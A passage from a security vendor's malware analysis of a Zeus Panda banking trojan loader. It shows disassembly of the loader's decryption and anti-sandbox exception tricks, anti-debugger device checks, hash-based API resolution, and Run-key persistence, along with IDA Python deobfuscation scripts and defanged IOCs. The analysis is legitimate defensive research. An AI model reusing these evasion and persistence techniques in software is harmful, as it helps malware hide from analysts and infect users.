.text:125012E5 000      push 14Ch
.text:125012E6 000      push offset decrypt_exception_handler
.text:125012E6 000      call SEH_prolog4_CS
.text:125012F4 170      mov  ebx, [ebp+ipmem]
.text:125012F7 170      mov  [ebp+ipmem], ebx
.text:125012FD 170      mov  ecx, constant_0
.text:12501300 170      mov  [ebp+var_128], ecx
.text:12501308 170      lea  eax, [ecx+4]
.text:12501312 170      mov  [ebp+var_128], eax
.text:12501318 170      mov  eax, [ebp+size]
.text:12501323 170      xor  edi, edi
.text:12501324 170      xor  edx, edx
.text:12501325 170      mov  [ebp+var_128], edx
.text:12501328 170      xor  esi, esi
.text:12501329 170      mov  a1, [ebp+var_128]
.text:12501330 170      mov  [ebp+var_110], a1
.text:12501339 170      loc_12501339:
.text:12501339 170      mov  [ebp+loop_index], esi
.text:1250133F 170      cmp  esi, [ebp+total]
.text:12501345 170      jge  end_decrypt
.text:12501348 170      mov  bl, [ebp+esi]
.text:1250134E 170      mov  eax, edx
.text:12501350 170      imul eax, [ebp+a3]
.text:12501354 170      add  eax, ebx
.text:12501357 170      mov  [ebp+var_128], eax

```

In the same routine, it performs the decryption routine for the following code. We also observed that the high number of exception calls were causing some sandboxes to crash as a way to prevent automated analysis.

```

.text:12501380
.text:1250138A filter_decrypt: ; DATA XREF: .rdata:decrypt_except_seh10
.text:1250138A 000 mov eax, [ebp+ms_exc.exc_ptr] ; Exception filter 0 for Function 125012E5
.text:1250138D 000 mov eax, [eax]
.text:1250138F 000 xor ecx, ecx
.text:125013C1 000 cmp dword ptr [eax], STATUS_ACCESS_VIOLATION
.text:125013C7 000 setz cl
.text:125013CA 000 mov eax, ecx
.text:125013CC 000 retn
; -----
.text:125013CD
.text:125013CD handler_decrypt: ; DATA XREF: .rdata:decrypt_except_seh10
.text:125013CD 170 mov esp, [ebp+ms_exc.old_esp] ; Exception handler 0 for Function 125012E5
.text:125013D0 170 mov ebx, [ebp+lpmem2]
.text:125013D6 170 mov [ebp+lpmem1], ebx
.text:125013DC 170 mov al, bl
.text:125013DE 170 mov [ebp+var_110], al
.text:125013E4 170 mov [ebp+ms_exc.registration.TryLevel], 0FFFFFFEh
.text:125013EB 170 mov edi, [ebp+var_148]
.text:125013F1 170 mov esi, [ebp+loop_index]
.text:125013F7 170 mov edx, [ebp+var_14C]
.text:125013FD 170 mov [ebp+var_128], edx
.text:12501403
.text:12501403 loc_12501403: ; CODE XREF: kind_decrypt+D31j
.text:12501403 170 movzx ecx, al
.text:12501406 170 movzx eax, [ebp+var_124]
.text:1250140D 170 cmp [ebp+a3], 0
.text:12501411 170 cmovnz ecx, eax
.text:12501414 170 mov [ebx+esi], cl
.text:12501417 170 mov eax, edx
.text:12501419 170 imul eax, esi
.text:1250141C 170 imul eax, [ebp+a3]
.text:12501420 170 add eax, 4
.text:12501423 170 imul eax, esi
.text:12501426 170 imul eax, esi
.text:12501429 170 add edi, eax
.text:1250142B 170 mov eax, edx
.text:1250142D 170 imul eax, edi
.text:12501430 170 imul eax, edi
.text:12501433 170 add eax, 20h
.text:12501436 170 cdq

```

Once the data is decrypted and stored into the buffer that was previously allocated, it continues execution back in winmain using a known mechanism, the callback routine feature of EnumDisplayMonitor, by setting up the value of the callback routine towards the patched memory.

```

.text:125078A0 020 movzx eax, si
.text:125078A8 020 sub eax, 110h
.text:125078B5 020 jz loc_125078BE
.text:125078BB 020 sub eax, 1
.text:125078C0 020 je short loc_125078D7
.text:125078C8 020 mov eax, [ebp+ms_exc.registration.TryLevel]
.text:125078CD 020 xor ecx, ecx
.text:125078D0 020 push ecx ; 00Data
.text:125078D9 020 push eax ; lpfnEnum <==== Here is stored the address of the callback to continue his execution code which was decrypted previously
.text:125078E0 020 push ecx ; lpfnClip
.text:125078E5 020 push ecx ; hdc
.text:125078EC 020 call ds:EnumDisplayMonitors
.text:125078F2 020 jmp loc_12508049
; -----
.text:125078F7

```

During this execution, the malware will then continue to patch itself and continue execution.

The strings are encrypted using an XOR value, however each string uses a separate XOR value preventing an easy detection mechanism. Below is some IDA Python code which can be used to decrypt strings.

```

def decrypt(data, length, key):
    c = 0
    o = ''
    while c < length:
        o += chr((c ^ ord(data[c]) ^ ~key) & 0xff)
        c +=1
    return o

def get_data(index):
    base_encrypt = 0x1251A560
    key = Word(base_encrypt+8*index)
    length=Word(base_encrypt+2+8*index)
    data=GetManyBytes(Dword(base_encrypt+4+8*index), length)
    return key, length, data

```

```

def find_entry_index(addr):
    addr = idc.PrevHead(addr)
    if GetMnem(addr) == "mov" and "ecx" in GetOpnd(addr, 0):
        return GetOperandValue(addr, 1)
    return None

for addr in XrefsTo(0x1250EBD2, flags=0):
    entry = find_entry_index(addr.frm)
    try:
        key, length, data = get_data(entry)
        dec = decrypt(data, length, key)
        print "Ref Addr: 0x%x | Decrypted: %s" % (addr.frm, dec)
        MakeComm(addr.frm, ' decrypt_string return :'+dec)
        MakeComm(ref, dec)
    except:
        pass

```

This code should comment IDA strings decrypted and referenced where 0x1250EBD2 corresponds to the decryption routine and 0x1251A560 corresponds to the table of strings encrypted

```

text:1250EBD2 ; int __fastcall decrypt_string(unsigned __int16 index_string_table, char *string)
text:1250EBD2 decrypt_string proc near ; CODE XREF: sub_12501217+14↑p
text:1250EBD2 ; sub_12501217+22↑p ...
text:1250EBD2         push     ebx
text:1250EBD3         push     esi
text:1250EBD4         movzx   esi, cx ; offset
text:1250EBD7         xor     eax, eax
text:1250EBD9         push     edi
text:1250EBDA         xor     edi, edi
text:1250EBDC         mov     ebx, edx
text:1250EBDE         cmp     ax, ds:length_strings_table[esi*8] ; offset
text:1250EBE6         jnb     short decoded_string
text:1250EBE8
text:1250EBE8 continue: ; CODE XREF: decrypt_string+4B↓j
text:1250EBE8         mov     eax, ds:table_encrypted_bytes[esi*8]
text:1250EBEF         movzx  edx, di
text:1250EBF2         movsx  cx, byte ptr [eax+edx]
text:1250EBF7         movzx  eax, ds:byte_1251A560[esi*8]
text:1250EBFF         not    ax
text:1250EC02         xor    cx, ax
text:1250EC05         mov    eax, 0FFh
text:1250EC0A         xor    cx, di
text:1250EC0D         and    cx, ax
text:1250EC10         inc    edi
text:1250EC11         mov    [ebx+edx*2], cx
text:1250EC15         cmp    di, ds:length_strings_table[esi*8]
text:1250EC1D         jb     short continue
text:1250EC1F
text:1250EC1F decoded_string: ; CODE XREF: decrypt_string+14↑j
text:1250EC1F         movzx  eax, ds:length_strings_table[esi*8]
text:1250EC27         xor    ecx, ecx
text:1250EC29         pop    edi
text:1250EC2A         pop    esi
text:1250EC2B         mov    [ebx+eax*2], cx
text:1250EC2F         pop    ebx
text:1250EC30         retn
text:1250EC30 decrypt_string endp
text:1250EC30

```

Comments are inserted into the disassembly making it much easier to understand the different features within the malware.

```

ext:12501FC8      push    ebp
ext:12501FC9      lea    ebp, [esp-78h]
ext:12501FCD      sub    esp, 0DCCh
ext:12501FD3      lea    edx, [ebp+78h+a2] ; string
ext:12501FD6      mov    ecx, 16Eh ; index_string_table
ext:12501FDB      call   decrypt_string ; decrypt_string return :\\.\SICE
ext:12501FE0      lea    edx, [ebp+78h+string] ; string
ext:12501FE3      mov    ecx, 165h ; index_string_table
ext:12501FE8      call   decrypt_string ; decrypt_string return :\\.\SIWUID
ext:12501FED      lea    edx, [ebp+78h+var_DC] ; string
ext:12501FF0      mov    ecx, 169h ; index_string_table
ext:12501FF5      call   decrypt_string ; decrypt_string return :\\.\SIWDEBUG
ext:12501FFA      lea    edx, [ebp+78h+var_60] ; string
ext:12501FFD      mov    ecx, 15Dh ; index_string_table
ext:12502002      call   decrypt_string ; decrypt_string return :\\.\NTICE
ext:12502007      lea    edx, [ebp+78h+var_78] ; string
ext:1250200A      mov    ecx, 148h ; index_string_table
ext:1250200F      call   decrypt_string ; decrypt_string return :\\.\REGUXG
ext:12502014      lea    edx, [ebp+78h+var_C0] ; string
ext:12502017      mov    ecx, 16Ah ; index_string_table
ext:1250201C      call   decrypt_string ; decrypt_string return :\\.\FILEUXG
ext:12502021      lea    edx, [ebp+78h+var_90] ; string
ext:12502024      mov    ecx, 168h ; index_string_table
ext:12502029      call   decrypt_string ; decrypt_string return :\\.\REGSYS
ext:1250202E      lea    edx, [ebp+78h+var_4C] ; string
ext:12502031      mov    ecx, 137h ; index_string_table
ext:12502036      call   decrypt_string ; decrypt_string return :\\.\FILEM
ext:1250203B      lea    edx, [ebp+78h+var_10] ; string
ext:1250203E      mov    ecx, 162h ; index_string_table
ext:12502043      call   decrypt_string ; decrypt_string return :\\.\TRW
ext:12502048      lea    edx, [ebp+78h+var_38] ; string
ext:1250204B      mov    ecx, 13Ch ; index_string_table
ext:12502050      call   decrypt_string ; decrypt_string return :\\.\IGEXT

```

For API calls, there are also well known hash API calls which use the following algorithm. Again this is code which can be used within IDA in order to comment API calls.

```

def build_xor_api_name_table():
    global table_xor_api
    if not table_xor_api:
        table_xor_api = []
        entries = 0
        while entries < 256:
            copy_index = entries
            bits = 8
            while bits:
                if copy_index & 1:
                    copy_index = (copy_index >> 1) ^ 0xEDB88320
                else:
                    copy_index >>= 1
                bits -= 1
            table_xor_api.append(copy_index)
            entries += 1
    return table_xor_api

def compute_hash(inString):
    global table_xor_api
    if not table_xor_api:
        build_xor_api_name_table()

if inString is None:
    return 0

```

```
ecx = 0xFFFFFFFF
for i in inString:
    eax = ord(i)
    eax = eax ^ ecx
    ecx = ecx >> 8
    eax = eax & 0xff
    ecx = ecx ^ table_xor_api[eax]
ecx = ~ecx & 0xFFFFFFFF
return ecx
```

The malware uses a generic function which takes the following arguments:

- the DWORD which corresponds to the module.
- An index entry corresponding to the table of encrypted string for modules (if not loaded).
- The hash of the API itself.
- The index where to store the api call address.

```
1 HMODULE __fastcall compute_from_module(HMODULE *hmodule, int index_key, int hash_api, int index_api_table)
2 {
3     IMAGE_NT_HEADERS **_hmodule; // esi@1
4     HMODULE result; // eax@1
5     HMODULE v6; // eax@3
6     WCHAR ModuleName; // [esp+Ch] [ebp-58h]@3
7
8     _hmodule = (IMAGE_NT_HEADERS **)hmodule;
9     result = *(HMODULE *)(table_api + 4 * index_api_table);
10    if ( !result )
11    {
12        if ( *hmodule
13            || (decrypt_string(index_key, (char *)&ModuleName),
14                v6 = GetModuleHandleW(&ModuleName),
15                (*_hmodule = (IMAGE_NT_HEADERS *)v6) != 0)
16            || (result = LoadLibraryW(&ModuleName), (*_hmodule = (IMAGE_NT_HEADERS *)result) != 0) )
17        {
18            *(DWORD *)(table_api + 4 * index_api_table) = return_getprocaddr(*_hmodule, hash_api);
19            result = *(HMODULE *)(table_api + 4 * index_api_table);
20        }
21    }
22    return result;
23 }
```

Below is example pseudo code showing how the API call is performed just to perform a process lookup into memory using the snapshot list.

```
snapshot = _snapshot;
for ( Process32FirstW = compute_from_module(&mod_kernel32, 387, 0x8197004C, 16);
      ((int (__stdcall *) (int, int *))Process32FirstW)(snapshot, v11);
      Process32FirstW = compute_from_module(&mod_kernel32, 387, 0xBC6B67BF, 18) )// Process32NextW
{
    StrStrIW = compute_from_module(&dword_1251DA80, 398, 0xF8697D4B, 17);
    if ( ((int (__stdcall *) (char *, void *))StrStrIW)(v13, v2) )
    {
        v1 = 1;
        break;
    }
    v11 = &v12;
    snapshot = _snapshot_1;
}
CloseHandle = compute_from_module(&mod_kernel32, 387, 0xB09315F4, 10);
((void (__stdcall *) (int))CloseHandle)(_snapshot_1);
return v1;
```

Once the malware begins its full execution, it copies an executable to the following folder location:

```
C:\Users\<Username>\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\
```

It maintains persistence by creating the following registry entry:

```
HKEY_USERS\<SID>\Software\Microsoft\Windows\CurrentVersion\Run\extensions.exe
```

It sets the data value for this registry entry to the path/filename that was created by the malware. An example of the data value is below:

```
"C:\Users\<Username>\AppData\Roaming\Macromedia\Flash Player\macromedia.com\support\flashplayer\sys\extensions
```

In this particular case, the file that was dropped into the infected user's profile was named "extensions.exe" however Talos has observed several different file names being used when the executable is created.

Additional information about the operation of the Zeus Panda banking trojan once it has been unpacked has been published [here](#).

Conclusion

Attackers are constantly trying to find new ways to entice users to run malware that can be used to infect the victim's computer with various payloads. Spam, malvertising, and watering hole attacks are commonly used to target users. Talos uncovered an entire framework that is using "SERP poisoning" to target unsuspecting users and distribute the Zeus Panda banking trojan. In this case, the attackers are taking specific keyword searches and ensuring that their malicious results are displayed high in the results returned by search engines

The threat landscape is constantly evolving and threat actors are continually looking for new attack vectors to target their victims. Having a sound, layered, defense-in-depth strategy in place will help ensure that organizations can respond to the constantly changing threat landscape. Users, however, must also remain vigilant and think twice before clicking a link, opening an attachment or even blindly trusting the results of a Google search.

Coverage

Additional ways our customers can detect and block this threat are listed below.

PRODUCT	PROTECTION
AMP	✓
CloudLock	N/A
CWS	✓
Email Security	N/A
Network Security	✓
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection ([AMP](#)) is ideally suited to prevent the execution of the malware used by these threat actors.

[CWS](#) or [WSA](#) web scanning prevents access to malicious websites and detects malware used in these attacks.

Network Security appliances such as [NGFW](#), [NGIPS](#), and [Meraki MX](#) can detect malicious activity associated with this threat.

[AMP Threat Grid](#) helps identify malicious binaries and build protection into all Cisco Security products.

[Umbrella](#), our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on [Snort.org](#).

IOCs

The following Indicators of Compromise have been identified as being associated with this malware campaign. Note that some of the domains performing the initial redirection have been cleaned, however we are including them in the IOC list to allow organizations to determine if they have been impacted by this campaign.

Domains Distributing Maldocs:

mikemuder[.]com

IPs Distributing Maldocs:

67.195.61[.]46

Domains:

accountaxrioja[.]es
alpha[.]gtpo-cms[.]co[.]uk
arte-corp[.]jpp
bellasweetboutique[.]com
billing[.]logohelp[.]com
birsan[.]com[.]tr
bitumast[.]com
bleed101[.]com
blindspotgallery[.]co[.]uk
blog[.]mitrampolin[.]com
calthacompany[.]com
cannonvalley[.]co[.]za
coinsdealer[.]pl
corvettescruisingalveston[.]com
craigchristian[.]com
dentopia[.]com[.]tr
dgbeauty[.]net
dressforthehead[.]com
evoluzionhealth[.]com
gemasach[.]com
japan-recruit[.]net
jaegar[.]jpp
michaelleclayton[.]com
www[.]academiaarena[.]com
www[.]bethyen[.]com
www[.]bioinbox[.]ro
www[.]distinctivecarpet.com
www[.]helgaleitner[.]at
www[.]gullsmefstad[.]no
usedtextilemachinerylive[.]com
garagecodes[.]com
astrodestino[.]com[.]br

Intermediary Redirect Domains:

dverioptomtut[.]ru

Word Doc Filenames:

nordea-sweden-bank-account-number.doc
al-rajhi-bank-working-hours-during-ramadan.doc
how-many-digits-in-karur-vysya-bank-account-number.doc
free-online-books-for-bank-clerk-exam.doc

how-to-cancel-a-cheque-commonwealth-bank.doc
salary-slip-format-in-excel-with-formula-free-download.doc
bank-of-baroda-account-balance-check.doc
bank-guarantee-format-mt760.doc
incoming-wire-transfer-td-bank.doc
free-online-books-for-bank-clerk-exam.doc
sbi-bank-recurring-deposit-form.doc

Word Doc Hashes:

713190f0433ae9180aea272957d80b2b408ef479d2d022f0c561297dafcfaec2 (SHA256)

PE32 Distribution URLs:

settleware[.]com/blog/wp-content/themes/inove/templates/html/krang.www

PE32 Hashes:

59b11483cb6ac4ea298d9caecf54c4168ef637f2f3d8c893941c8bea77c67868 (SHA256)
5f4c8191caea525a6fe2dddce21e24157f8c131f0ec310995098701f24fa6867 (SHA256)
29f1b6b996f13455d77b4657499daee2f70058dc29e18fa4832ad8401865301a (SHA256)
0b4d6e2f00880a9e0235535bdda7220ca638190b06edd6b2b1cba05eb3ac6a92 (SHA256)

C2 Domains:

hppavag0ab9raaz[.]club
havagab9raaz[.]club

C2 IP Addresses:

82.146.59[.]228

Source: <http://blog.talosintelligence.com/2017/11/zeus-panda-campaign.html>